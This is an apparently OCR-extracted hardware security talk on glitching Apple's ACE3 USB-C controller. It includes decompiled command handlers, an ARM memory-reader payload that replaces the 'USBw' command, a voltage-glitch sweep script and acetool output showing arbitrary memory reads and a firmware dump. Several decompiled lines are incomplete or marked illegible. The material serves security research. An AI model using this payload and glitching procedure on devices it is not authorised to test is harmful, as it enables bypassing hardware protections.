20406886                if (zx.d(data_20042cb2) u>> 4 == 0xf)
204068a0                    int32_t var_18_1 = 0x183
204068ca                __builtin_strncpy(dest: &probably_current_mode,
204068ce                data_200429d9 = *r5
204068d8                int32_t var_1c_1 = 0x8084
204068e8            else if (zx.d(data_20042cb2) u>> 4 == 0xe)
204068f6                data_200429d9 = r3_5.b
204068fa                data_20046bdd = 1
204068ee            else
204068ee                if (probably_current_mode != 'USBw')
204068ee                    goto label_204068f0
```

ACE3 Flash

```
00040eee    int32_t r5 = 0
00040ef2    if (data_2004005c_CURRENT_MODE_1 == 'DISC')
00040f84        label_40f84:
00040f84        r5 = 3
00040ef8    else
00040ef8        if (data_2004005c_CURRENT_MODE_1 == 'UFPf')
00040ef8            goto label_40f84
00040efe        if (data_2004005c_CURRENT_MODE_1 == 'DFUf')
00040efe            goto label_40f84
00040f02        var_18 = &data_20042988
00040f08        if (zx.d(data_20042991) == 0)
00040f08            goto label_40f84
00040f10        if (sub_44cc8() == 0)
00040f10            goto label_40f84
00040f28        if (zx.d(**(arg2 + 4)) u>> 7 == 0 || (zx.d(**(arg2 + 4)) u>> 7 != 0 &
00040f40            int32_t data_2004005c_CURRENT_MODE_2 = data_2004005c_CURRENT_MODE
00040f42            if (zx.d(*r6) << 0x1f == 0)
00040f82                if (data_2004005c_CURRENT_MODE_2 != 'USBw')
00040f82                    goto label_40f84
00040f88                data_2005671e = 0
00040f8a                uint32_t r0_18 = zx.d(*r6)
00040f8c                data_200424f1 = r0_18.b
00040f8e                sub_40e14(r0_18, 'USBw', 0, 0x2005671e)
00040f48            else
00040f48                if (data_2004005c_CURRENT_MODE_2 == 'USBw')
00040f48                    goto label_40f84
00040f4e                if (data_2004005c_CURRENT_MODE_2 == 'CFUp')
00040f52                    *(var_18 + 0x19) = 0
00040f58                if (var_20 == 7)
00040f5e                    var_20 = 0x183
00040f62                    sub_35d22(&var_20)
00040f68                __builtin_strncpy(dest: &data_2004005c_CURRENT_MODE, src: "US
00040f6c                data_200424f1 = *r6
00040f6e                sub_40c6c()
```

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USBw Command Handler

ACE2 Firmware

```
20406818    int32_t r7 = 0
2040681c    if (probably_current_mode_1 == 'DISC')
204068f0        label_204068f0:
204068f0        r7 = 3
20406822    else
20406822        if (probably_current_mode_1 == 'UFPf')
20406822            goto label_204068f0
20406828        if (probably_current_mode_1 == 'DFUf')
20406828            goto label_204068f0
20406832        if (zx.d(data_200430b9) == 0)
20406832            goto label_204068f0
2040683a        if (sub_2040910c() == 0)
            [illegible]
20406858        if (zx.d(**(arg2 + 8)) u>> 7 == 0 || (zx.d(**(arg2 + 8)) u>> 7 != 0 &
2040685a            uint32_t r3_5 = zx.d(*r5)
20406862            if (r3_5 << 0x1f != 0)
20406866                int32_t probably_current_mode_2 = probably_current_mode
2040686a                if (probably_current_mode_1 == 'USBw')
2040686a                    goto label_204068f0
20406872                if (probably_current_mode_2 == 'CFUp')
20406876                    data_200430c9 = 0
2040687a                data_20046bdc = 0
2040687e                data_20046bdd = 0
20406886                if (zx.d(data_20042cb2) u>> 4 == 0xf)
204068a0                    int32_t var_18_1 = 0x183
204068ca                __builtin_strncpy(dest: &probably_current_mode,
204068ce                data_200429d9 = *r5
204068d8                int32_t var_1c_1 = 0x8084
204068e8            else if (zx.d(data_20042cb2) u>> 4 == 0xe)
204068f6                data_200429d9 = r3_5.b
204068fa                data_20046bdd = 1
204068ee            else
204068ee                if (probably_current_mode != 'USBw')
204068ee                    goto label_204068f0
```

ACE2 Flash

```
00040eee    int32_t r5 = 0
00040ef2    if (data_2004005c_CURRENT_MODE_1 == 'DISC')
00040f84        label_40f84:
00040f84        r5 = 3
00040ef8    else
00040ef8        if (data_2004005c_CURRENT_MODE_1 == 'UFPf')
00040ef8            goto label_40f84
00040efe        if (data_2004005c_CURRENT_MODE_1 == 'DFUf')
00040efe            goto label_40f84
00040f02        var_18 = &data_20042988
00040f08        if (zx.d(data_20042991) == 0)
00040f08            goto label_40f84
            [illegible]
00040f10            goto label_40f84
00040f28        if (zx.d(**(arg2 + 4)) u>> 7 == 0 || (zx.d(**(arg2 + 4)) u>> 7 != 0 &
00040f40            int32_t data_2004005c_CURRENT_MODE_2 = data_2004005c_CURRENT_MODE
            [illegible]
00040f82                goto label_40f84
00040f88            data_2005671e = 0
00040f8a            uint32_t r0_18 = zx.d(*r6)
            [illegible]
00040f8e            sub_40e14(r0_18, 'USBw', 0, 0x2005671e)
00040f48        else
00040f48            if (data_2004005c_CURRENT_MODE_2 == 'USBw')
00040f48                goto label_40f84
00040f4e            if (data_2004005c_CURRENT_MODE_2 == 'CFUp')
00040f52                *(var_18 + 0x19) = 0
00040f58            if (var_20 == 7)
00040f5e                var_20 = 0x183
00040f62                sub_35d22(&var_20)
00040f68            __builtin_strncpy(dest: &data_2004005c_CURRENT_MODE, src: "US
00040f6c            data_200424f1 = *r6
00040f6e            sub_40c6c()
```

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Payload

```
push    {r4, r5, r6, lr}
ldr r4, [r1, #4]
ldr r0, [r4]
ldr     r0, [r0]
str     r0, [r4]
movs r0, #0xFF
pop     {r4, r5, r6, pc}
```

- Trivial memory reader
- Takes in address
- Returns bytes at address

Attempt 2: Replaced USBw Command

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```python
center = 44793408
pulse = 20
success = False
while not success:
    for delay in trange(center - 1000, center + 1000):
        setup_husky(delay, pulse)
        result = test_ace()
        print(f"{result} {delay} {pulse}")
        if result == "APP":
            print(f"Success: {delay}")
            success = True
            break
```

Python

Python

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```
$ sudo ./acetool USBw 00000000
```

```
$ sudo ./acetool USBw 00000000
Status: APP
Running command: USBw - Data: 4
Executing command
Result is: 00 00 06 20
Status: APP
```

```
$ sudo ./acetool USBw 00000000
Status: APP
Running command: USBw - Data: 4
Executing command
Result is: 00 00 06 20
Status: APP
```

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```
$ sudo ./acetool USBw 00000000
Status: APP
Running command: USBw - Data: 4
Executing command
Result is: 00 00 06 20   20 06 00 00
Status: APP
```

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```
$ sudo ./acetool USBw 00000000
Status: APP
Running command: USBw - Data: 4
Executing command
Result is: 00 00 06 20   20 06 00 00 Stack pointer reset value
Status: APP
```

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
```
$ sudo ./acetool USBw 00000000
Status: APP
Running command: USBw - Data: 4
Executing command
Result is: 00 00 06 20   20 06 00 00 Stack pointer reset value
Status: APP
```

We can read (and write) arbitrary memory!

Time to dump

```
b'Mac type: J514sAP\nLooking for HPM devices...\nFound: IOService:/AppleARMPE/arm-io@10F00000/AppleH15IO/nub-spmi-a1@54A08000/AppleGen3SPMIController/hpm2@8/AppleHPMARMSPMI\nConnection: None\nSt
atus: APP \nAdding char: 50 to 00000000\nAdding char: 73 to 00000001\nAdding char: 02 to 00000002\nAdding char: 00 to 00000003\nRunning command: USBw - Data: 4\nExecuting command\nBRes is: 40 6B
 00 28 \nRes is: 00 00 00
```


image_combined.bin.bndb — Binary Ninja 4.0.4958-Stable
image_combined.bin.bndb
Types
Search types
Name
Size
User Types: image_combined.bin.bndb
command_handler 0x8
System Types: image_combined.bin....
Platform: thumb2
struct command_handler __packed
{
00 char command[0x4];
04 int32_t (* handler)(int32_t cmd,
int32_t* args);
08 };
Cross References
Filter (191)
Data References {10}
|← 00000008 void* data_8
|← 00000010 void* data_10
|← 00000014 void* data_14
|← 00000018 void* data_18
|← 0000001c void* data_1c
|← 00000020 void* data_20
|← 00000024 void* data_24
|← 00000028 void* data_28
|← 00000030 void* data_30
|← 00000034 void* data_34
Mapped
Linear
High Level IL
0x0
Architecture: thumb2
Segments:
r-x 0x00000000-0x00058000
--- 0x00058000-0x00058014
rwx 0x20040000-0x20058000
Sections:
0x00058000-0x00058014 .synthetic_builtins {External}
0x200409a8-0x200421e8 pointer-list {Code}
00000000 void* data_0 = 0x20060000
00000004 void* data_4 = stack_init
00000008 void* data_8 = nullptr
0000000c void* data_c = sub_f4
00000010 void* data_10 = nullptr
00000014 void* data_14 = nullptr
00000018 void* data_18 = nullptr
0000001c void* data_1c = nullptr
00000020 void* data_20 = nullptr
00000024 void* data_24 = nullptr
00000028 void* data_28 = nullptr
0000002c void* data_2c = endless_loop
00000030 void* data_30 = nullptr
00000034 void* data_34 = nullptr
00000038 void* data_38 = sub_34c08
0000003c void* data_3c = sub_35f0e
00000040 void* data_40 = sub_35c28
00000044 void* data_44 = sub_36d78
00000048 void* data_48 = sub_35d38
0000004c void* data_4c = sub_36612
00000050 void* data_50 = sub_34338
00000054 wchar16 data_54[0x3f] = "\xd1\x8b\x03\xd0\xbf\x03\xd0\xb3\x03\xfb\x93\x03\xc0\x9d\x03\xfb\xb1\x03\xfd\x91"
00000054 "\x03\xfe\xa5\x03\xca\x89\x03\xca\x81\x03\xf5\xab\x03\xf5\xa1\x03\xee\x89\x03\xf5\xb5\x03\xf0\xa9\x03"
00000054 "\xf8\x99\x03\xc4\xb7\x03\xc2\x81\x03\xfa\xab\x03\xcb\xb7\x03\xcc\xaf\x03\xfe\xb1\x03\xff\x95\x03"
00000054 "\xcd\x8d\x03\xcc\x8f\x03\xcc\xa5\x03\xcd\x83\x03\xe0\x83\xda\x85\xc0\xb7\xfd\x84\xe0\x80\xdc\x80"
00000054 "\xff\xbd\x01", 0
000000c8 int32_t sub_c8()
00011000 sub_10c86()
00011008 *0x40050064 = 2
00011016 sub_35d7e(0x40094124, *0x40094124 | 8)
0001101a sub_633a()
30
25
thumb2
0x0–0x4 (0x4 bytes)

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

Full dump of the ACE3 ROM & RAM! 😎

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
Dumping unknown silicon is possible



- And it's not super difficult
- We can get code-execution without having the firmware
- We can now start researching the ACE3!

Thank you!



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